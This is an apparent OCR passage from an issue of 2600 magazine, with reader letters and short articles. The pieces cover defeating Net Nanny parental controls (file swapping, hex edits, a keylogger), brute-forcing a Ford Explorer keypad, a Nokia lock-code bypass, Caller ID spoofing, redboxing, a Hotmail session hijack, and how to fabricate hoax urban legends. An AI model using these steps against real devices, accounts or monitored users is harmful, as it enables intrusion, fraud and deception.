On the complete opposite end of the spectrum now, I'm enlisted in the Air Force, and they do use TEMPEST in buildings and computer systems that deal with classified information. However, we aren't told anything about it other than the fact that it exists. I don't work around anything classified (heh, or so I'm led to believe), so snooping around probably wouldn't do any good. But I certainly will write if something interesting ever pops up.

Eil

Dear *2600:*

I must have had a slip of the fingers in my letter to you. The phone test number in Long Beach, CA is 117 (not 1170 like I wrote). Dial it, wait a moment, and a voice will come on the line saying something like "Procter Test..." and then give you a verbal menu of all the tests you can do by pressing the numbers (it's a long list).

SAR

Dear *2600:*

Hey, remember that trick for Hotmail where you could get into someone's account if they were logged in? Hotmail fixed it immediately but there is another way. However, it is hard to implement. You need netbus or some other remote admin tool where you can get a screen dump. When you are logged into Hotmail, you will notice in the location box a bunch of gibberish. If you can get a screen dump while your victim is logged in to their account, and you type the gibberish into your location box, you can get into their account as long as they are logged in!

hidden101

Otherwise known as jumping through hoops.

Dear *2600:*

In response to your 16:1 article "Hacking a Sony Playstation" and the letter from matt in 16:2, I would like to follow up. First, if you look on the bottom of your PSX, in the top right corner of the label, you will find the model series. The Playstation has evolved throughout the years - from changing the position of the laser, changing the writing on the button etc. - but in essence it is still the same (although the 1000 series is supposed to be slightly faster). I myself am the proud owner of a 1002 model. However, onto the point. The late 7000's and the 9000's have, as matt said, a steel case over where the mod chip would go, but all the models (even my 1002) have a parallel port, where I stick my "GameBooster." This lets me play imports, copies, and GameBoy carts. Very useful. I got mine for 315 pounds (yes, England). Another method to playing imports and backups is the disc swap. Press Open, and find the button at the back that detects the cover is shut, then stick in a pencil, blu-tak it to the top, and voila. Now stick in a regular game, wait for the piracy screen, then rip it out and stick in a copy/import. This is risky though; you have to rip out the game while it is spinning, and I will take no responsibility if you screw up. On a side note, if you own a 1000 and the laser has packed in, or you notice decreased performance, turn the Playstation upside down. May sound crazy, but it works.

CaS

Suggestions

Dear *2600:*

As I was reading your magazine the other day I remembered the U.S. Navy Seals and everything they do for us. Please have a section honoring the U.S. Navy Seals. Thank you.

Black Knight

We'll devote a whole issue to them if you tell us how in hell we reminded you of them.

Dear *2600:*

I don't know if you are in a position to answer this but I thought I would give it a try. I am completely fed up with rude people and their cell phones. Especially people who can't resist answering and talking on them in movie theaters, restaurants, etc. An inability to drive and talk at the same time is also high on my list. I was hoping to find plans for a box that would automatically disconnect cell phones or cause so much static that the owners could not use them. Given my limited understanding of how cell phones work I expect the easiest option would be to create a great deal of static by transmitting noise across the correct frequency range. Making them call back and adding up connect charges several times before they give up would be very satisfying. Even better would be the ability to make it ring again and again until they turn it off but I'm fairly sure that is not possible.

Russ

Dear *2600:*

I just picked up your Fall '99 issue a couple of days ago. Great stuff. I always get excited when I peruse through your mag and find code, especially socket code. I'm a beginner socket programmer, and any articles that have code in them really help me out (the socket programming articles in 15:3 and 16:1 got me started). If I could just ask one thing of people who submit source code for their articles, it's to please, *please,* add comments to your code. You may be able to understand it, but others may not. Thanks again, and keep up the good work!

sureshot

Ripoff

Dear *2600:*

On this month's telephone statement (Bell Atlantic) I noticed there was a $5 charge for switching long-distance carriers. The switch was from MCI WorldCom, address in Denver, to WorldCom Inc., with an address in San Antonio. As we know, these companies are now the same company.

I called to complain, received a credit and apologies, of course. But I wonder how many MCI WorldCom customers will be billed for a nonexistent switch to WorldCom and pay, not noticing the problem.

Larry

Observations

Dear *2600:*

I'm not sure if you've gotten letters like this before, but I thought this might be of interest. I've noticed a little

continued on 48

HOW TO CREATE NEW URBAN LEGENDS

by Jim Johnstone

Urban legends are fantastic stories people tell each other. They hear the story from a friend, who heard it from someone else, and so on. The result is the same as playing that kid's game of telephone; the stories evolve, often becoming funnier, scarier, or sicker. They also take on local characteristics, sometimes naming local streets or cities or even names of people. And, of course, they become impossible to verify.

The growth of the Internet has provided an ideal medium for the transfer of urban legends. They can now be e-mailed to people around the world quickly and easily.

Common Characteristics of Urban Legends

Many urban legends contain similar characteristics. Usually they have a moral to tell. "Don't do this" or "Watch out for this." Many e-mailed legends coerce people into sending them onwards, often by using guilt or appealing to a sense of ethics. Some legends are downright gruesome. They tap into our subconscious fears causing us to exclaim, "I knew it!" Other urban legends contain subtle and overt humor. (Like the story of the woman who found a stray dog in New York City. She took it in to her home, fed it, washed it, bought it a flea collar, and took it to the vet. The vet examined it and told the woman she had actually caught an oversized wharf rat.)

Three New Urban Stories

The Excited Chiropractor

This happened to my friend's chiropractor instructor at a college in Vancouver, BC. He said that one day during class the president of the college walked in and announced that the professor had been promoted to head of the department. Everybody clapped and congratulated the beaming man. Later that night when he went home and announced his good fortune to his family he was so excited that he gave his five year old son a big bear hug. He heard a terrible cracking and the boy was rushed to Vancouver Public General Hospital. The x-rays revealed that the boy had fractured three lower lumbar. (A broken back.) Not only did the chiropractor instructor not accept his new promotion, the next day he tearfully announced to the class that he was resigning immediately.

Analysis: Any story where a kid dies or is hurt gets passed around by anxious parents. This story works because it's ironic. It's a chiropractor of all people who broke his kid's back. He goes from being on top of the world to resigning in disgrace, all in one day. The story also plays on people's fears about cracking backs. Every story needs a hook that makes people pass it around.

Moral: Don't hug people too hard, especially if you are a chiropractor who just got a promotion.

The Miracle Diet

My aunt's friend worked with a woman who was always trying these crash diets. One day she came across a small classified ad for a revolutionary pill that guaranteed rapid weight loss. She paid and was sent the pills in the mail about a week later. To her delight she started losing weight. Slowly at first then faster and faster. She went from 200 pounds to 125. Unfortunately, by the third month, she was feeling more and more nauseous. One day her doctor took some x-rays of her intestines and found a three-foot tapeworm growing inside her! The diet company had sent her a pill infested with tapeworm eggs. She was given anthelmintics, a drug that kills worms, and put on a diet high in iron salts. The salt caused her to gain all her weight back, and she ballooned again to 215 pounds.

Analysis: Have you ever imagined what it would be like to have a three-foot worm attached to your insides, slurping up all the food you just digested? You probably have. I just took this fear and escalated it. To add some humor, I made the woman gain all the weight back ñ as punishment for her being so goddamn stupid.

Moral: Don't try miracle pills or crash diets. Also notice how I used the word anthelmintics. Using jargon makes your story more believable. (I also used jargon in the chiropractor story with lumbar.)

Man Dies Proving Internet is Safe for Children

AP - Jesse Solomon, 55, died yesterday after a bomb that he was building exploded in his arms near Flagstaff, Arizona. Solomon was apparently proving to a friend that the Internet did not provide dangerous information about how to construct bombs, Molotov cocktails, and poisonous substances.

Jason Riggs, Solomon's friend, said the two had been arguing the week before about the dangers of the Internet. "I told him that children could find stuff that could do a lot of damage. I said the net should be more regulated." According to Riggs, Solomon disagreed. "I downloaded a text file about how to use household chemicals to make a bomb right in your kitchen," said Riggs. When he showed Solomon the information, Solomon denied that the recipe would work. "He called it a hoax and an urban legend and said that he would prove it to me."

The next day Riggs was phoned by Flagstaff police and asked to identify the body of his friend. Constable Samantha Heathers said that an ambulance was called to Solomon's residence after neighbors complained of an explosion. Police found remnants of a makeshift bomb and evacuated two nearby apartment buildings. Solomon was taken to Hotel Dieu Hospital but was pronounced dead on arrival.

"He was trying to prove to his friend that the instructions for making the bomb were bogus," said Heathers. "People should be very cautious about what they receive on the Internet," she added. The police are still investigating the incident.

Analysis: You will notice right away that I made this story sound like a news report. Don't be afraid to try different styles. In this case, a news report adds credibility to an otherwise unbelievable story. Again, I used humor and irony as the catch. The big thing going for this tale is that it panders to society's fears of technology.


Moral: The Internet is evil.

Creating your Own Legend

Watch out. Some people will be upset at you for creating yet another untrue legend that circulates through society. There is a mass movement on the Internet of people dedicated to debunking urban legends (see Barb Mikkelson's website - www.snopes.com and the Computer Virus Myth's page - kumite.com/myths). They think we waste our time passing on useless stories or hoaxes - it's also annoying logging on to your e-mail account to 50 messages, half of them silly stories that have been forwarded to hundreds of people before you. Then again, almost everybody enjoys a good tale.

Generally folklorists don't think it's possible for people to make up an urban legend. Jan Harold Brunvand, author of several popular books on urban legends, believes that true legends develop from people changing details of a story until the story develops its own oral tradition. Scholars call this process communal re-creation. But if your story is clever enough, it might get e-mailed to hundreds of different people and develop its own tradition.

Okay, so how do we do it? Just think of a good story. Make it funny,disgusting, not too unbelievable, and perhaps add a moral. Say that it happened to your friend's mother's dentist. Keep it local, use street names if possible. I strongly suggest that you *don't* make it cute and cuddly. There is nothing more annoying then reading about some women who met the man of her dreams and blah blah blah. Keep it vicious and sadistic - for entertainment purposes! Feel free to use the ones I just made up or change them to your liking. Once they're out there, you can forget about copyright or anything like that. They are in the public domain. Just remember that by creating urban stories (they're not legends yet!), you're not exactly making the world a better place to live.



U.S. DEPARTMENT OF JUSTICE
Federal Bureau of Prisons

E

STAMPS, NEGOTIABLE INSTRUMENT, OR OTHER ITEMS RETURNED TO SENDER

TO: (Sender - See Return Address)
PO Box 752
Middle Island, NY 11953

FROM: (Institution)
FCI LOMPOC

INMATE'S NAME: Mitnick, Kevin

REGISTER NUMBER: 8995-012

DATE: 10/8/99.

(Check One)

Material Returned

___ You enclosed with your correspondence stamps or stamped items that cannot be given to the inmate.

___ You enclosed with your correspondence an incorrectly prepared negotiable instrument. *(Negotiable instruments require the inmate's committed name and register number.)*

✓ You enclosed unauthorized material:

___ Body Hair

___ Plant Shavings

___ Sexually Explicit Personal Photos

✓ Other - specify below

___ The below material cannot be inspected without damage.

___ Electronic Musical Greeting Card

___ Padded Card

___ Double Faced Polaroid Photos

___ Other - specify below

The correspondence or letter has, however, been provided to the inmate with a copy of this notice.

Specific Material Returned

2" of internet, web-site material printed in code.

(Printed or Typed Name and Written Signature of Legal Technician)

M Sanchez ISO

DISTRIBUTION:
Original - Addressee (with material)
Yellow - Inmate
Pink - Mail Room File
Goldenrod - Central File

USP LVN

Printed on Recycled Paper

BP-328(58)
JANUARY 1991

While we managed to suppress the urge to send body hair and plant shavings, we just couldn't resist sending two inches "of internet, web-site material printed in code." That happened to be Kevin's e-mail that we've been sending him for years which has helped to keep him sane all this time. To these people, anything they don't understand could be considered a "code" which pretty much includes it all.

Hacking Explorer [the car]

by Bob

Since I only have my own vehicle I can't be sure if this will work on earlier/later Explorers or any of Ford's other vehicles with keyless entry systems.

Entry

Given that the Explorer in question has a keypad entry system let's begin. The numbers on the keypad will range from 1 to 0 grouped in pairs of two. For instance: {1-2} {3-4} {5-6} {7-8}{9-0}. These keypads come preset with a five digit permanent code, which you can change if you so please. Unfortunately the permanent code still stays in memory. I've learned that you can hit any amount of numbers beforehand as long as you get the code in the right order. So you can pretty much punch random numbers without stopping for any length of time and not set off alarms, and still be allowed entry if you get the code in the right order. Also, hitting the {3-4} button after the code has been entered and the driver's side door unlocked (it does this automatically when the code is punched in) will unlock all the doors. Turning the key twice within four seconds in any of the car's locks also has this effect.

Getting the Code

Ford is very stupid if the following is true. The nature of the last three digits of my entry code, "911," made me think that Ford may actually preset their numbers to have this as the last three digits so that it will be easy to remember. If this is so then "XX911," where "XX" is any two number combination, would be the format to use in hacking the code. This will greatly reduce the hacking time. If this is not the case then the fact that you can just keep pressing buttons randomly until it unlocks, instead of having to wait five seconds before trying again, makes Ford seem rather stupid as well.

Now What

Now that you have the code you get to decide what to do with it. You could change the code on the door, but that's useless because you can still use the permanent code. Nevertheless, here is how to go about adding your own personal code (useful for flaunting your power over a friend).

Enter the permanent code. Within five seconds press the {1-2} button. Within five seconds of that, enter the new code. To erase a personal code, repeat steps 1 and 2 but skip step 3 (wait six seconds).

The car's alarm system (if equipped) can be armed from the keypad by pressing {7-8}{9-0} and disarmed by simply entering the code. The Autolock feature (if you or your friend is cheap) can also be disabled and re-enabled using the keypad. Just enter the permanent code (not the user set code) and within five seconds hold the {7-8} button and then within five more seconds press and release the {3-4} button. (No, you can't let go of the {7-8} button - you just have to stand there and look stupid.)

Just for Fun

Even without the entry code you can still lock all the doors on the car by holding in the {7-8} and {9-0} buttons at the same time. You can also set your friend's seat (if equipped) to all the way forward (if they are tall) or all the way back (if they are short). First, turn the car on. Then move the seat to the desired position. Press the set button, the light will come on. While the light is on, press control 1.

And while you're phucking with your friend's car, make sure you slap a "Free Kevin" bumper sticker on the back too. Have fun!

Net Nanny Nonsense

by Raz

Net Nanny is one of those many Internet "surveillance" programs for Windows that is designed to allow parents to monitor and restrict their children's computer usage, and children are pretty much the only people who will be restricted with this. This program is so shoddily made I don't know where to start. So I'll just walk you through a tour.

Internet Monitoring

Net Nanny is supposed to watch web browsers, and any other programs parents define, for any content that is deemed offensive to kids. It has a list of web sites, newsgroups, and words or phrases that it looks for, plus the parent can add anything they want. First of all, as of Net Nanny 3.10, it doesn't even work with Netscape 4.5 or higher, so if you plan on using that, don't even think twice about this program. It does work, however, with Internet Explorer (I tested it with version 5).

Getting into Net Nanny

If the default installation settings were used, Net Nanny will be in C:\NetNanny and there will be shortcuts on the desktop and in the Start Menu. If you run Net Nanny, then it will prompt you for a password. Type it in wrong and it goes into the log. In the folder where it was installed, you will find six programs (one to monitor, one to administer, one to remove the program, and a few others), help files, readmes, dlls, and then some files needed by Net Nanny to run. After a little experimenting with time stamps, I found that Wnn3b.dex is the most important file. It contains all the lists of words or sites to look for, user names, their passwords, and the administrator password. Uh oh, I accidentally deleted it. Will Net Nanny now crash my computer, or lock me out of the system? Of course not. Net Nanny is user-friendly. Just run it and instead of asking for a password it will tell you there is none, and ask you if you would like to set a new one. Sure you would.

That will work for getting into Net Nanny to administer. If you just want to browse the web without being restricted or logged, just do the old Ctrl-Alt-Del and close the program named Wnldr32. Also, by simply moving or deleting Wnn3b.dex from the Net Nanny folder, it stops Net Nanny from blocking or logging any Internet connections, be it web sites or irc channels or whatever.

This all could be fine for some people - just delete the file or close the program and you're done. But others of you out there may want to be a little more discreet about your computer usage, or actually change the Net Nanny settings. First, I suggest copying Wnn3.log to another folder. This is the log file, and keeps track of everything relating to the Net Nanny program with time stamps. Now, there are a few ways to get into the Net Nanny program. The hardest way is to move the file Wnn3b.dex somewhere, then start Net Nanny. Then make a password and exit. Move the new Wnn3b.dex and do it all over again, but this time with a different password of the same length. Now you have two Wnn3b.dex files of the same size, each with a different password. Everything within the files is encrypted, so you can't just open it up and change the password. But, if you open up the two files in a comparison program, you can see where in the file the difference is, thus what part of the file the password is kept in. Once you know where it is, you can open up the original Wnn3b.dex in a hex editor, go to that part, and replace it with the same part of one of the other files. You now have a copy of Wnn3b.dex with the original settings, but a different password. Just move it back to the Net Nanny folder and you're on your way. It would probably be best to also keep a copy of the original file, so you can replace it if your parents or whoever administers it has to get into it.

An easier, and probably the best way, to get into Net Nanny would be to move Wnn3b.dex somewhere, start Net Nanny, and make a new password. Now you have two Wnn3b.dex files: one for your use, and one for the person who thinks they're in control. You could just switch them whenever you want to use it, and then change it back when you're done. I say this is the best way because now you can control it to your liking, but still easily change it back when needed.

By far the easiest way to take control of Net Nanny is to just reinstall it. If you don't have the disks your parents used to install it, you can just go to www.netnanny.com and download their 30-day evaluation. Reinstalling Net Nanny resets everything back to the original, so it's just like when your parents first installed it.

Surveillance Programs in General

I did not intend this article to be solely about Net Nanny. It is by far the worst of these types of programs I have seen yet. I really just wanted to give people an idea of how it worked, and perhaps other programs out there work the same way. Here are some things that will work with any of these programs, simply because they rely on human weaknesses instead of the program's faults.

A funny trick to see how gullible your parents are is to open up the administering program in a hex editor and change words like "OFF" to "ON", "Enabled" to "Disabled", and vice versa. When they open up the program and see that it's off (but really on) they might try to turn it on, not knowing that they are actually disabling it for you. Another good one is to add to your autoexec.bat file to print on the screen that the monitoring program is in serious error, and failure to remove it will most probably lead to hard drive failure (or something along those lines). Finally, the oldest tricks are sometimes the best. A key logger hidden in the background will tell you the password the next time someone tries to get into the program.

If you do find that whatever program your system is running has a main file where it keeps all its information, and if you get into the program and change the settings and/or password, you should copy it somewhere safe and set your system to copy it to the program's folder at startup. This will insure that your settings will always be there, untouched. Good luck!

Why Redboxing Doesn't Work

by The Prophet

To understand why redboxing doesn't work, it is important to understand why it did at one point work (and still does in some areas), and to understand the various types of payphones and toll collecting systems.

There are two major types of payphones. Standard fortress payphones utilize a ground start and ACTS toll collection mechanism, and are usually operated by the incumbent local exchange carrier (ILEC) in any given area. Examples of ILECs are USWest, GTE, Pacific Bell, etc. Such phones are usually manufactured by Western Electric or GTE, although in Alaska and Canada you still find some old brown post-pay Northern Telecom payphones. COCOTS (Customer Owned Coin Operated Telephones) are operated primarily by private payphone owners. However, ILECs operate COCOT-ized payphones of this type. BellSouth's operations in southern Florida are an excellent example of this. The primary difference between a "standard" payphone and a COCOT-type payphone is that with a "standard" phone, toll collection and verification is based in the central office. With a COCOT-type phone, it is handled by the telephone itself. This is a very important distinction, which you will appreciate later. There is another type of fortress phone, which is post-pay. You see these only rarely used, in some parts of Canada, remote areas of the US, and in Alaska. I won't go into how post-pay phones work since they're so rarely seen.

Let's briefly consider how a standard fortress payphone works. To make a local call on a standard payphone, you insert the amount of money required. In this area, it's 35 cents. After you deposit 35 cents, the payphone grounds itself. This "ground start" indicates to the central office that the proper amount of money has been paid and the central office lets the call go through. If you didn't put in the correct amount of money, then you'll be routed to a recording instructing you to deposit 35 cents before making your call. Because the ground start mechanism is not dependent on any tones, you cannot redbox local calls - unless you route them through a long distance carrier. Sometimes this is possible; try dialing a carrier access code before your local call. As an interesting sidenote, residential phones don't have a ground start mechanism, which can create very amusing results if their line class is inadvertently changed to that of a payphone.

Long distance calls are a little more complicated. It costs less money to call Portland, OR (503) from Seattle than it does to call Gander, Newfoundland (709) from Seattle. About $3 less for the first three minutes, in fact. Additionally, toll rates are not flat, and they vary by time of day. Clearly, a ground start mechanism isn't a good way to bill such calls. You can only set one fixed amount for ground start calls, and you can't easily limit the time, either. Recognizing this, payphones are equipped with a tone generator which plays an appropriate pulse to indicate the type and quantity of coin you've dropped in.

It used to be that when you placed a long distance call, an operator would come on, inform you of the charge, and then would listen to and write down every coin that you dropped into the phone (there is one pulse for a nickel, two pulses for a dime, and five pulses for a quarter which is how the operator could tell what you were depositing). She would proceed to connect your call upon your deposit of the correct amount, and would either collect the balance at the end of the call, or would break in every few minutes to get you to deposit more money. But with the golden age of layoffs and computerization, ACTS was born. ACTS stands for Automated Coin Toll System. It does the job of an operator by listening to the tones generated by the payphone when you deposit coins and tallying them appropriately. However, it's a computer and is not as smart as an operator. This is where redboxes come into play.

A redbox is, quite simply, a device which generates the same coin deposit tones - and loosely the same timing - as a payphone. Contrary to popular belief, it's not necessary to modify a Radio Shack tone dialer with a 6.5536MHz crystal to create a redbox (6.49MHz is a far better frequency anyway). You can record the tones directly from a payphone to a voice mailbox and record them to a Hallmark greeting card or a microcasette recorder, and that will work.

Whichever method you use to create a redbox (I won't belabor the point of how to manufacture one, there are plenty of instructions elsewhere), its purpose is simply to fool ACTS into thinking you're putting money into the phone.

ACTS has rapidly disappeared over the past few years. The primary reason for this is the FCC. With the 1996 telecommunications bill, the FCC ruled that ILECs may not offer any services to their own payphone divisions which they do not also offer to independent operators of COCOTs. This made offering ACTS and ground start billing problematic, since ACTS would have to be upgraded to charge different rates based on each COCOT operator's criteria. Additionally, it would have been necessary for ILECs to handle separations and settlements for the COCOT owners. This was a bigger job than ILECs wanted - especially to maintain a system which was increasingly plagued by toll fraud.

As a result, many ILECs began replacing their phones with Northern Telecom Milleniums, or COCOT-izing their Western Electric payphones (such as what BellSouth did). Because the billing is all done in the phone itself, rather than via ACTS, there is no need to fool ACTS any longer. Therefore, you can play tones at a COCOT or a COCOT-ized ILEC phone all day and it won't work. Also, some ILECs who kept ACTS (usually by offering it to COCOT owners but making the fees so high that nobody took advantage) such as Pacific Bell have installed filter chips in their fortress phones. These filters block the handset microphone until the call supervises, which does an effective job of blocking redboxing.

Redboxing does still work in some places. However, it's eventually going away. What really should go with redboxing are access charges - since long distance ought not be billed by the minute anyway. But I digress....

Spoofing Call Waiting ID

by Lucky225
Lucky225@hotmail.com

In this article I will explain how Caller ID on Call Waiting (Call Waiting ID) works and how it is possible to display messages on Caller ID equipment.

How It Works

When you have call waiting, you will notice that you hear two tones if you have Call Waiting ID. The first is the Subscriber Alert Signal (SAS or "call waiting beep") tone. This is just your normal call waiting beep (440hz for 330ms). The second tone is a CAS (CPE Alert Signal) tone. This is a short 80ms DTMF tone of 2130+2750hz. This tone alerts the CPE (Customer Premise Equipment, in other words, the Caller ID box) that there is a call waiting tone. The CPE then mutes the handset and sends an acknowledgment tone (DTMF "A" or "D" tone) to the central office to tell the CO that it is OK to send Caller ID information. Next, the central office sends out Caller ID information in FSK format. The name and number are displayed on the CPE and the CPE unmutes the handset.

Spoofing

To send a fake message to be displayed on the Caller ID box you will need a recording of an FSK transmission. We are currently working on a program that will create an audio file with whatever information you want. If you would like to help please e-mail me. In the meantime you can do the following. Order Call Waiting ID or go to a friend's house who has it. Call your phone when it's in use so you get a call waiting beep. *Make sure there are no CPE's on the line.* When you hear the CAS tone send an acknowledgment tone back and the central office will send the FSK signal over the line. Record this with a micro-recorder or some other recording device. Once you have your FSK recorded, call the person you want to put the CID message on and play a CAS tone. You'll hear his CPE chirp back with a acknowledgment tone. Then play your recording of the FSK signal. If you did it fast enough the information will show up on his caller ID screen.

Obtaining Tones

You can make an orange box (CAS tone generator) by modifying a tone dialer. Just take out the 3.58mhz crystal and put in an 8.192mhz crystal and the star button will create a CAS tone!. You can make acknowledgment tones by creating a silver box (plans easily found on the Internet).

The Sprint Integrated On-demand Network [ION]

by Prototype Zero
prototype0@collegeclub.com

Recently I happened upon a lot of information on Sprint's new ION technology. I decided to share this info with my community. ION stands for Integrated On-demand Network. The basic idea of ION is to provide customers with unlimited numbers of phone lines, etc. The system works by dynamically allocating bandwidth to the places it is needed. You can pick up another extension in your home and link in to a conversation already going on, or make another call as if you had two phone lines, or more. No problems with paying for extra lines for your modem, fax, etc. You pay Sprint monthly by how much bandwidth you consumed. That could get pricey. Not to mention you could be constantly connected to the Internet as if through a T1.

Sprint has teamed up with Bellcore and Cisco, and are planning to sell their equipment through Radio Shack, who already carries a wide variety of Sprint products. Bellcore is providing the central software framework for ION's network, in addition to providing consultant services to ensure reliability of the new network. Cisco will provide critical hardware for the system, both in the CO and the home/business. They will also provide the ability of voice over Asynchronous Transfer Mode (ATM) and the ability to connect to other carriers' legacy circuit-switched networks. Several companies have committed to using ION, including Coastal States Management, Ernst & Young LLP, Hallmark, Silicon Graphics, and Tandy. (Hey, remember back in the 80's when McDonalds volunteered to test ISDN?) The city-wide networks were deployed (to the best of my knowledge) last fall in:Chicago, Atlanta, Dallas, Houston, Kansas City, Denver, and New York. The reason these cities were chosen as the initial city networks was because of the existing conditions resident in each of them, including broadband MANs (Metropolitan Area Network) and strong customer bases. Sprint claims its ION lines can carry as many calls as Sprint, AT&T, and MCI currently carry put together. Mmhmm....

Here's how it works: The nationwide Sprint Fiber-optic network is connected to service nodes which in turn connect to the MANs. The fiber-optic network is connected to the Internet and other data networks. The MANs connect homes and small and large businesses all over the city. Every residence/business would have a central hub which connects them to the MAN. A diagram provided by Sprint shows a home having a fax machine, a computer, and a phone line connected to a hub which has a direct line to the MAN. The general layout of the network is a star topology, with the fiber-optic network at the center.

The Future

We can only wait to find out the future of this emerging technology. I will write another article on the possible hackability of ION when the technology becomes more commonplace (especially when I get to use it). The idea of an extremely Wide Area Network sounds very interesting (hmm, how 'bout that Network Neighborhood?), and if the network becomes a commonplace technology, it's our job to find out all about it. It would seem slightly scary to have your phone/fax/modem all hooked into the same line and controlled by the telco. Would you have a choice of ISPs? What are the possibilities for wiretapping? Or packet sniffing? We'll see soon.

My thanks to Vegeta125 for getting me a lot of info on ION, Bioweapon, Cheshire, and Crunchman for reviewing the article.

continued from 39

glitch in the electronic "push screen" teller machines at CitiBank. If you go to a vacant machine and look down at the screen, you will see a prompt to put in your card. Start pushing at random places on the screen. You will notice that they all make the same low beeping noise. However, if you push in the upper right corner of the screen, you will hear a slightly higher pitched beep. Once you've heard the sound, repeat the pushing twice. Then get away. A new screen will pop up asking for the user to put in a CitiBank card. Even if someone tries to do this, nothing will work. Instead, the machine will freeze and make more beeps. Scares the shit out of any unsuspecting person. Luckily though, after about 30 seconds of the "freeze," everything will return to normal. Just a fun little thing I like to do at CitiBank.

errorshutoff

We published this a few years back actually. It's not a glitch but a feature for the visually impaired. It works quite well too. But you need to enter numbers in a slightly different manner. It's fun to figure out so we won't spill the beans here. When you successfully complete a transaction, you get victory music. Defeat music follows all failures as well as all timeouts. Many an afternoon can be spent repeatedly putting a row of ATM's into this mode and hearing the defeat music sequentially going down the line in the midst of confused bankers.

Dear *2600:*

I don't know if this is common knowledge but here goes anyway. I recently got a Nokia 6185 and was moving about the web looking for interesting information on my new phone. I found a review which makes reference to a string that would get you into the field test mode of the phone. I tried it out and let me tell you it offers a whole lot more than a toggle for the field test mode. Here is where the fun starts. The 6185 has two different codes you can setup, a lock code and a security code. The lock code is used to lock your phone, meaning that a locked phone will prompt you for the code if you try to make a call, get into the address book, etc. The security code is used to give you access to various user system settings.

Try this with your own Nokia 6185:

1) Make sure "Phone Lock" is on by going to Menu/Settings/Security settings/Access codes/Phone lock and selecting on.

2) Turn your phone off.

3) Turn your phone back on. It should say "Phone locked" at the bottom of the display above "Menu" and "Names".

4) Selecting "Menu" will trigger the prompt for the lock code.

5) Say you forgot your lock code and you continue to get it wrong when prompted. After the five incorrect attempts you will be prompted for your security code. You forgot that too? Never fear!

6) Key "Back" from the prompt for the security code. You should be back at the main screen.

7) Enter the following string: *3001#12345#

8) A nice hidden menu will appear with lots of things to look at. We are really interested in the "Security" item so select it.

9) What you are looking at is the current security code for the phone. You can change it or merely memorize it once and for all.

10) Turn the phone off and then back on again.

11) When prompted, incorrectly enter the lock code five times.

12) When the prompt for the security code comes up, enter the security code.

13) The phone is now unlocked and ready for full use.

If none of this worked then you are either doing something wrong, have a different (better) version of the software, or are simply using a different phone. I hope Nokia, Sprint, or whoever is responsible plans to offer a software upgrade that removes this back door. Locking your phone is pretty much meaningless so be careful out there. As a side note, this should also work with the 6188 although I have not tried it.

Dumah

Dear *2600:*

Just recently, I was exploring the plethora of channels on Cox Basic Cable in South Orange County, CA and I stumbled upon something rather interesting. On channel 117, there was some sort of active line-graph monitor on. No sound, no nothing. Just this moving line graph. It looked like some sort of computerized seismograph program. I turned on the same channel several hours later, and it looked like the same pattern. Probably looped. The same oscillated lines over and over. But every day, the loop changes. I'd like to learn about the computer that puts this through the broadcasting network. What organization would be broadcasting such a thing? Why? Why would it be just a looped pattern of wavy lines? Would you have any idea what this is?

Snot Gnome

We've noticed a similar channel but only when a TV is hooked up without a cable box. Might be a good idea to tape this channel and see when the change occurs. Might also be a good idea to call the cable company and demand to know why there's an alien spacecraft on one of their channels. Something tells us our cable technician readers will be writing us about this one so just stay tuned.

Dear *2600:*

I've had my Qualcomm (QCP-2700) phone for over two years. Twice I've had the software upgraded and now have BH3.1.09, PRL 231 installed. Millions of these units are in circulation (under different names), and I would like to share what I know, in hopes that someone will write with additional information.

If you turn the phone on, press 111111 (six times), then push the select key. You will go into a diagnostics mode. The screen displays 1)Version 2) Programming 3) Field Debug.

In order to go into Programming or Field Debug, you have to enter a password. I have discovered the default password for the Field Debug screen is 040793 (or 040PWD). This won't work to get into Programming mode.

Once in DEBUG mode, there are more options. 1) Toggle QNC (?), 2) Screen (Changes screen display into Hex values), 3) Test Calls.

